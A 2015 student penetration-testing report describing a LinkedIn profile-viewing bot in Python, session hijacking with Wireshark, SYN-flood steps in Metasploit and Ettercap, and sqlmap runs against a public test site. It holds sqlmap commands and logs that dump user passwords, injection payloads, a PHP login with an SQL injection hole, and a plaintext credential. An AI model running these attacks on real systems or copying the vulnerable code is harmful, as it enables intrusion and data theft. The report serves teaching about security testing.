2015

EVALUATION OF SECURITY ATTACKS USING PENETRATION TESTING

GOWRI ADDEPALLI (01)
LAKSHMI ADDEPALLI (02)
HARSHA JESHNANI (22)
5/10/2015

EVALUATION OF SECURITY ATTACKS WITH PENETRATION TESTING

ABSTRACT

Penetration testing is a specialized security auditing method where a tester simulates an attack on a secured system. The goal of this is not to cause damage, but instead to identify attack surfaces, vulnerabilities, and other security weaknesses from the perspective of an attacker. Such testing can range across all aspects of a system; the areas of computer, operational, personnel, and physical security can all encompass potential weaknesses that a malicious attacker can exploit, and thus a penetration tester may examine. Depending on the organization's priorities, risk assessment, and policies, some of these areas may be out of scope or not deemed as important, so a reduced scope penetration test may be conducted.

Benefits attained from penetration testing are an increased knowledge of a theoretical threat's perspective on the system, and the ability to demonstrate the potential damage that an actualized vulnerability represents to the organization. Viewing a vulnerability offensively allows a different picture of the system's infrastructure and security controls, and the actual exploitation of vulnerabilities can reveal more than a simple checklist audit. For example, it may not be readily apparent that a breach in security for the website could allow financial data to be accessed, but this could be discovered during a test. Tests also allow a system administrator to know what areas their defences are working in, in addition to where there is room for improvement.

INTRODUCTION:

A penetration test is a proactive and authorized attempt to evaluate the security of an IT infrastructure by safely attempting to exploit system vulnerabilities, including OS, service and application flaws, improper configurations, and even risky end-user behaviour. Such assessments are also useful in validating the efficacy of defensive mechanisms, as well as end-users' adherence to security policies.




Figure1: Flow Diagram of Penetration Testing

So in this mini project we attempt to illustrate four attacks to explore the points of exposure namely:

1. Developing a malicious botnet that exploits end user behaviour (BOTNET attack)
2. Session Hijacking
3. Denial of Service Attack (DOS)
4. Automated SQL injection using SQLMAP

We use kali Linux, a Debian Distribution designed for Digital Forensics and Penetration Testing, an exclusive Operating System with comes with preconfigured technological tools to perform such attacks.

1. SESSION HIJACKING: It is the exploitation of a valid computer session to gain unauthorized access to information/services usually through web applications. The HTTP cookies used to maintain a session on many websites can easily stolen by an attacker with access to the saved cookies on victim's computer.

2. AUTOMATING SQL INJECTION WITH SQLMAP: SQL injection is a type of web application security vulnerability in which an attacker is able to submit a database sql command that is executed by a web application, exposing the back-end database. Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It helps in database fingerprinting, over data fetching from database, accessing the underlying file system and execution commands on operating systems.

3. DOS ATTACK: It is an attempt to make a machine or network resource unavailable to its intended users. Although the means, motives and targets vary it consists to temporarily or indefinitely interrupt or suspend services of a host connected to the internet.

4. BOTNET ATTACK: Botnet is formed from the words 'robot' and 'network'. Hackers use special Trojans/viruses to breach the security of several computers by taking the control over to deliver a large scale cyberattack like DDOS/ E-mail spamming etc.
For past decades no particular methods were in use, it was mainly brute force attacks or a circle of hackers doing it outside the industry. Nowadays, Industries after understanding the importance of security, they are now investing in methodologies to find exploits before itself so as not to face losses in future.

The proposed system for penetration testing should follow the steps described below:

1. Research information about the target system:
Computers that can be accessed over the internet must have an official IP address. Freely accessible databases provide information about the IP address blocks assigned to an organization.

2. Scan target systems for services on offer:
An attempt is made to conduct a port scan of the computer(s) being tested, open ports being indicative of the applications assigned to them.

3. Identify systems and applications:
The names and version of operating systems and applications in the target systems can be identified by "fingerprinting".

4. Researching Vulnerabilities:
Information about vulnerabilities of specific operating systems and applications can be researched efficiently using the information gathered.

5. Exploiting vulnerabilities:
Detected vulnerabilities can be used to obtain unauthorized access to the system or to prepare further attacks.



PENETRATION TESTING
Information Gathering
•Gathering of Information through searces of public databases, websites and routing information etc
Scanning
•Excecution of the scans using automated software tools. Enumeration of Hosts, Services, applications and Vulnerabilities.
Manual Verification
•Verification of the Scan Results , additional Manual discovery and eliminations of the false positives.
Manual Exploits
•Further discovery and exploitation of vulnerabilities using manual techniques and custom tools as necessary.
Analysis and Reporting
•Analysis of Risks and Business Impact. Development of the testing report.

Figure 2: Flow Diagram of Penetration Testing

LITERATURE SURVEY:

1. **An Overview Of Penetration Testing, International Journal Of Network Security & Its Applications (IJNSA), Vol.3, No.6, November 2011**

In this paper, penetration testing is a series of activities undertaken to identify and exploit security vulnerabilities. It helps confirm the effectiveness or ineffectiveness of the security measures that have been implemented. It discusses the benefits, the strategies and the methodology of conducting penetration testing. The methodology of penetration testing includes three phases: test preparation, test and test analysis. The test phase involves the following steps: information gathering, vulnerability analysis, and vulnerability exploit. This paper further illustrates how to apply this methodology to conduct penetration testing on two example web applications.




Figure 1. Penetration Testing Methodology

2. Session Hijacking And It’s Countermeasures, International Journal Of Scientific Research Engineering & Technology (IJSRET),Volume2,Issue5 Pp250-252 August, 2013

This papers discusses how people around there, using internet medium for most of their sort of stuff including business, communication, and fun have a fear of being observed or hacked by malicious users. Session Hijacking is achieved because of many reasons like insecure handling, no provision of account Lockout for invalid session IDs, indefinite expiration time as well as weak session ID generation code. Session Hijacking refers to exploit a valid computer session where a hacker takes over a session between two systems. T an intention besides stealing valid session ID is to get into system and steal the desired data. Like in TCP session hijacking, a hacker will tend to take over a TCP session between the systems. In OSI model, it can be achieved at both application level and network level. At application level, an attacker tends to gain control over Http session by achieving Session ID. Whereas, at network level, an attacker will tend to intercept the packets transmitted between the client and the server. After going through all the aspects of session hijacking, it can be concluded that it is successful because of unawareness in users about their security. Systems are compromised as of insecure handling, weak session IDs and mostly no account lockout. All in order to prevent this must apply the countermeasures in their daily routine of internet access.

3. Sql Injection Techniques And Prevention Techniques, International Journal On Recent And Innovation Trends In Computing And Communication. Volume: 1 Issue: 4

This paper discusses how SQL injection attacks are a serious security threat to Web applications. They allow attackers to obtain unrestricted access to the databases underlying the applications and to the potentially sensitive information these database contain. Various researchers have proposed various methods to address the SQL injection problem. To address this problem, this paper presents an extensive review of the various types of SQL injection attacks. For each type of attack, this paper provides descriptions and examples of how attacks of that type could be performed. It also presents a methodology to prevent the SQL injection attacks. The paper first identified the various types of SQL Injection attacks .It also studied the different mechanisms through which SQL Injection Attacks can be introduced into an application and identified the techniques that are able to handle the mechanisms. Many of the techniques have problems handling attacks that take advantage of poorly coded stored procedures and SQL queries cannot handle attacks. This difference could be explained by the fact that prevention-focused techniques try to incorporate defensive coding best practices into their attack prevention mechanisms.

HARDWARE AND SOFTWARE REQUIREMENTS:

1. WINDOWS ⅞, 64 bit, 4GB RAM
2. VIRTUALBOX
3. KALI LINUX-64 bit, 1GB RAM
4. METASPLOIT AND ETTERCAP
5. WIRESHARK
6. NETWORK MINER
7. WEB HOSTING SERVICE
8. PYTHON
9. BEAUTIFULSOUP AND SELENIUM LIBRARIES
10. WI-FI ROUTER

METHODOLOGY:

1. **BOTNET ATTACK WITH PYTHON**: For botnet attack we wrote a python script that on knowing the user credentials automatically visits various profiles in LinkedIn without the actual user knowing about it. It used libraries as BeautifulSoup and Selenium to scrape the web data.
   1. Go to terminal in kali Linux.
   2. Sudo_easy install selenium   //install libraries
   3. Sudo _easy install Beautifulsoup
   4. vim LinkedInBot.py //open editor to write code
   5. python scripting
   6. python LinkedInBot.py erplghk@gmail.com erplghk   //run bot

2. SESSION HIJACKING WITH WIRESHARK AND NETWORK MINER: In a client server model between the windows and Linux machine, we developed a webpage using php that handled sessions, using Wireshark as an intermediary we sniffed the traffic. The files then were analysed with a tool called Network Miner which analysed the data. The attack was only possible because the connection request to the server was HTTP, so the session data could be stolen as it wasn’t encrypted. The website was hosted at www.lakshmiforgowri21.site90.com/btslab/login.php

1. Connect to the website hosted at: www.lakshmiforgowri21.site90.com/btslab/login.php
2. Using Wireshark as the sniffer of the network between the server and client sniff the connection.
3. Login into the account on the website by registering.
4. After browsing the website, log the captured data in .pcap files in Wireshark.
5. Using Network miner ,mine the data to analyse the captured files to get all the extracted information like credentials, sessions, hosts, data,urls etc.
6. From this the session ID and credentials can be stolen and used by the hacker to login into the account of the website.

3. SQL INJECTION USING SQLMAP: In this using sqlmap tool we hacked a website database, got all the knowledge about it by targeting a weak live website. We got the information schema list of tables and column names and finally we could the usernames and password information too. Here we did not have to insert sql queries within the JavaScript of the webpage, sqlmap does it with such simple commands hence automating it. Eg: where D is database,T is table, C is column

```
1. sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1  //URL TO ATTACK
2. sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --time-sec 15 //speeding up the process
3. sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs //get names of available databases
4. sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables//get list of tables in
acuart db
5. sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns//get
columns list
6. sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email,name,pass -
```

-dump //get password

4. DDOS ATTACK WITH METASPLOIT AND ETTERCAP: In this we tried to SYN flood a server using metasploit and ettercap tools in Kali Linux. Metasploit is a security tool that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is used developing and executing exploit code against a remote target machine. Ettercap is a free and open source network security tool for man in the middle attack. It is used for network protocol analysis and security auditing.

METASPLOIT:

1. Open Terminal and msfconsole
2. Use auxiliary/dos/tcp/synflood
3. Type show options
4. To get the server address to do Dos attack using another terminal window ping to any website and take the address from there.
5. set RHOST as the ip address of the server
6. Type exploit for SYN FLOODING.

ETTERCAP:

1. Open Terminal in Kali Linux
2. Type sudo ettercap -G //open ettercap in graphical mode
3. Click on Sniff->Unified Sniffing
4. Set the network interface eth0
5. Go To Plugins->Manage Plugins
6. Select the dos_attack plugin which attacks the victim by mentioning the IP address
7. Use ping in another terminal to get the ip address of the victim
8. Enter the IP address in ettercap and make the attack.

CODING:

1. BOTNET ATTACK:

```
import argparse, os, time        //importing libraries from various packets
import urlparse, random
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
from bs4 import BeautifulSoup

def getPeopleLinks(page):      // Getting People’s Link From The Input Page
        links = []                //list for the links
        for link in page.find_all('a'):
                url = link.get('href')
                if url:
                        if 'profile/view?id=' in url:
                                links.append(url)
        return links

def getJobLinks(page):           //Getting people’s Link from the Jobs Page
        links = []                //list for the links
        for link in page.find_all('a'):
                url = link.get('href')
                if url:
                        if '/jobs' in url:
                                links.append(url)
        return links

def getID(url): //function to get ID
        pUrl = urlparse.urlparse(url)
        return urlparse.parse_qs(pUrl.query)['id'][0]

def ViewBot(browser):            //Function For View Bot
        visited = {}
        pList = []
        count = 0
        while True:
                #sleep to make sure everything loads, add random to make us look human.
                time.sleep(random.uniform(3.5,6.9))
                page = BeautifulSoup(browser.page_source) //BeautifulSoup used to get links
                people = getPeopleLinks(page)
                if people:
                        for person in people:
```

```
                ID = getID(person)
                if ID not in visited:
                    pList.append(person)
                    visited[ID] = 1
        if pList: #if there is people to look at look at them
            person = pList.pop()
            browser.get(person)
            count += 1
        else: #otherwise find people via the job pages
            jobs = getJobLinks(page)
            if jobs:
                job = random.choice(jobs)
                root = 'http://www.linkedin.com'
                roots = 'https://www.linkedin.com'
                if root not in job or roots not in job:
                    job = 'https://www.linkedin.com'+job
                browser.get(job)
            else:
                print "I'm Lost Exiting"
                break

        #Output (Make option for this)
        print "[+] "+browser.title+" Visited! \n("\
            +str(count)+"/"+str(len(pList))+") Visited/Queue)"


def Main():
    parser = argparse.ArgumentParser()
    parser.add_argument("email", help="linkedin email")
    parser.add_argument("password", help="linkedin password")
    args = parser.parse_args()

    browser = webdriver.Firefox()

    browser.get("https://linkedin.com/uas/login")



    emailElement = browser.find_element_by_id("session_key-login")
    emailElement.send_keys(args.email)
    passElement = browser.find_element_by_id("session_password-login")
    passElement.send_keys(args.password)
    passElement.submit()
```

```
        os.system('clear')
        print "[+] Success! Logged In, Bot Starting!"
        ViewBot(browser)
        browser.close()

if __name__ == '__main__':
        Main()
```

2. SESSION HIJACKING:

login.php

```
<?php
include($_SERVER['DOCUMENT_ROOT'].'/btslab/mysqlconnection.php');
$em="";
if(isset($_POST['Login']))
{
$username=$_POST['username'];
$password=$_POST['password'];

                $result=mysql_query("select * from users where username='$username' and
password='$password' ") or die(mysql_error());;
                if(mysql_num_rows($result))
                {
                $data=mysql_fetch_array($result);
                session_start();
                $_SESSION['isLoggedIn']=1;
                $_SESSION['userid']=$data["ID"];
                $_SESSION['username']=$username;
                $_SESSION['avatar']=$data['avatar'];
                //$_SESSION['csrf']=rand(1000,100000);
                header("Location: index.php");
                }
                else
                {
                $em="Username/Password is wrong";
                }

}
include('header.php');
?>

<form action="login.php" method="post">
```

```
<table>
<tr><td>UserName: </td><td><input type="text" name="username" /></td></tr>
<tr><td>Password :</td><td><input type="password" name="password"/></td></tr>
<tr><td><input type="submit" name="Login" value="Login"/></td></tr>
</table>
</form>

<?php

echo "<span style='color:red'>".$em."</span>";
include('footer.php'); ?>
```

2. mysqlconnection.php

```
<?php
include($_SERVER['DOCUMENT_ROOT'].'/btslab/config.php');
$con=mysql_connect($db_server,$db_user,$db_password) or die("Connection Failure: ".mysql_error());
mysql_select_db($db_name,$con);
?>
```

3. logout.php

```
<?php
session_start();
session_destroy();
header("Location: /btslab/index.php");
?>
```

3. SQL INJECTION WITH SQLMAP:

```
root@osboxes:~# sqlmap -h
Usage: python sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST
    --cookie=COOKIE     HTTP Cookie header value
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to this value

  Detection:
    These options can be used to customize the detection phase

    --level=LEVEL       Level of tests to perform (1-5, default 1)
    --risk=RISK         Risk of tests to perform (1-3, default 1)

  Techniques:
    These options can be used to tweak testing of specific SQL injection
    techniques

    --technique=TECH    SQL injection techniques to use (default "BEUSTQ")

  Enumeration:
    These options can be used to enumerate the back-end database
    management system information, structure and data contained in the
    tables. Moreover you can run your own SQL statements

    -a, --all           Retrieve everything
    -b, --banner        Retrieve DBMS banner
    --current-user      Retrieve DBMS current user
    --current-db        Retrieve DBMS current database
    --passwords         Enumerate DBMS users password hashes
    --tables            Enumerate DBMS database tables
    --columns           Enumerate DBMS database table columns
```

```
    --schema           Enumerate DBMS schema
    --dump             Dump DBMS database table entries
    --dump-all         Dump all DBMS databases tables entries
    -D DB              DBMS database to enumerate
    -T TBL             DBMS database table(s) to enumerate
    -C COL             DBMS database table column(s) to enumerate

  Operating system access:
    These options can be used to access the back-end database management
    system underlying operating system

    --os-shell         Prompt for an interactive operating system shell
    --os-pwn           Prompt for an OOB shell, Meterpreter or VNC

  General:
    These options can be used to set some general working parameters

    --batch            Never ask for user input, use the default behaviour
    --flush-session    Flush session files for current target

  Miscellaneous:
    --sqlmap-shell     Prompt for an interactive sqlmap shell
    --wizard           Simple wizard interface for beginner users

[!] to see full list of options run with '-hh'
root@osboxes:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
         _
 ___ ___| |_____ ___ ___  {1.0-dev-nongit-20150917}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:22:56

[12:22:57] [WARNING] using '/root/.sqlmap/output' as the output directory
[12:22:58] [INFO] testing connection to the target URL
[12:23:00] [INFO] testing if the target URL is stable
[12:23:01] [INFO] target URL is stable
[12:23:01] [INFO] testing if GET parameter 'cat' is dynamic
```

```
[12:23:01] [INFO] confirming that GET parameter 'cat' is dynamic
[12:23:02] [INFO] GET parameter 'cat' is dynamic
[12:23:02] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[12:23:03] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to XSS attacks
[12:23:03] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[12:24:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:24:02] [WARNING] reflective value(s) found and filtering out
[12:24:04] [INFO] GET parameter 'cat' seems to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[12:24:04] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause'
[12:24:04] [INFO] GET parameter 'cat' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause' injectable
[12:24:04] [INFO] testing 'MySQL inline queries'
[12:24:05] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT - comment)'
[12:24:05] [WARNING] time-based comparison requires larger statistical model, please wait.................
[12:24:18] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[12:24:19] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT)'
[12:24:20] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[12:24:20] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[12:24:21] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[12:24:21] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[12:24:25] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'
[12:24:40] [INFO] GET parameter 'cat' seems to be 'MySQL >= 5.0.12 AND time-based blind (SELECT)' injectable
[12:24:40] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:24:40] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[12:24:42] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[12:24:45] [INFO] target URL appears to have 11 columns in query
[12:24:51] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
sqlmap identified the following injection point(s) with a total of 45 HTTP(s) requests:
---
```

```
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6304=6304

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: cat=1 AND (SELECT 6900 FROM(SELECT
COUNT(*),CONCAT(0x71707a6271,(SELECT
(ELT(6900=6900,1))),0x7171627a71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: cat=1 AND (SELECT * FROM (SELECT(SLEEP(5)))Aioz)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71707a6271,0x7878694d6b564e4e6a67,0x717
1627a71),NULL,NULL,NULL,NULL--
---
[12:27:01] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[12:27:01] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

[*] shutting down at 12:27:01

root@osboxes:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1--dbs         _
 ___ ___| |_____ ___ ___  {1.0-dev-nongit-20150917}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:27:45

[12:27:46] [INFO] resuming back-end DBMS 'mysql'
[12:27:46] [INFO] testing connection to the target URL
```

```
[12:27:50] [WARNING] there is a DBMS error found in the HTTP response body which could interfere
with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6304=6304

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: cat=1 AND (SELECT 6900 FROM(SELECT
COUNT(*),CONCAT(0x71707a6271,(SELECT
(ELT(6900=6900,1))),0x7171627a71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: cat=1 AND (SELECT * FROM (SELECT(SLEEP(5)))Aioz)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71707a6271,0x7878694d6b564e4e6a67,0x717
1627a71),NULL,NULL,NULL,NULL--
---
[12:27:51] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[12:27:51] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

[*] shutting down at 12:27:51

root@osboxes:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
         _
 ___ ___| |_____ ___ ___  {1.0-dev-nongit-20150917}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting at 12:30:48

[12:30:49] [INFO] resuming back-end DBMS 'mysql'
[12:30:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6304=6304

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: cat=1 AND (SELECT 6900 FROM(SELECT
COUNT(*),CONCAT(0x71707a6271,(SELECT
(ELT(6900=6900,1))),0x7171627a71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: cat=1 AND (SELECT * FROM (SELECT(SLEEP(5)))Aioz)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71707a6271,0x7878694d6b564e4e6a67,0x717
1627a71),NULL,NULL,NULL,NULL--
---
[12:30:51] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[12:30:51] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[12:30:51] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

[*] shutting down at 12:30:51

root@osboxes:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --
columns
         _
 ___ ___| |_____ ___ ___  {1.0-dev-nongit-20150917}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:32:56

[12:32:56] [INFO] resuming back-end DBMS 'mysql'
[12:32:56] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6304=6304

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: cat=1 AND (SELECT 6900 FROM(SELECT
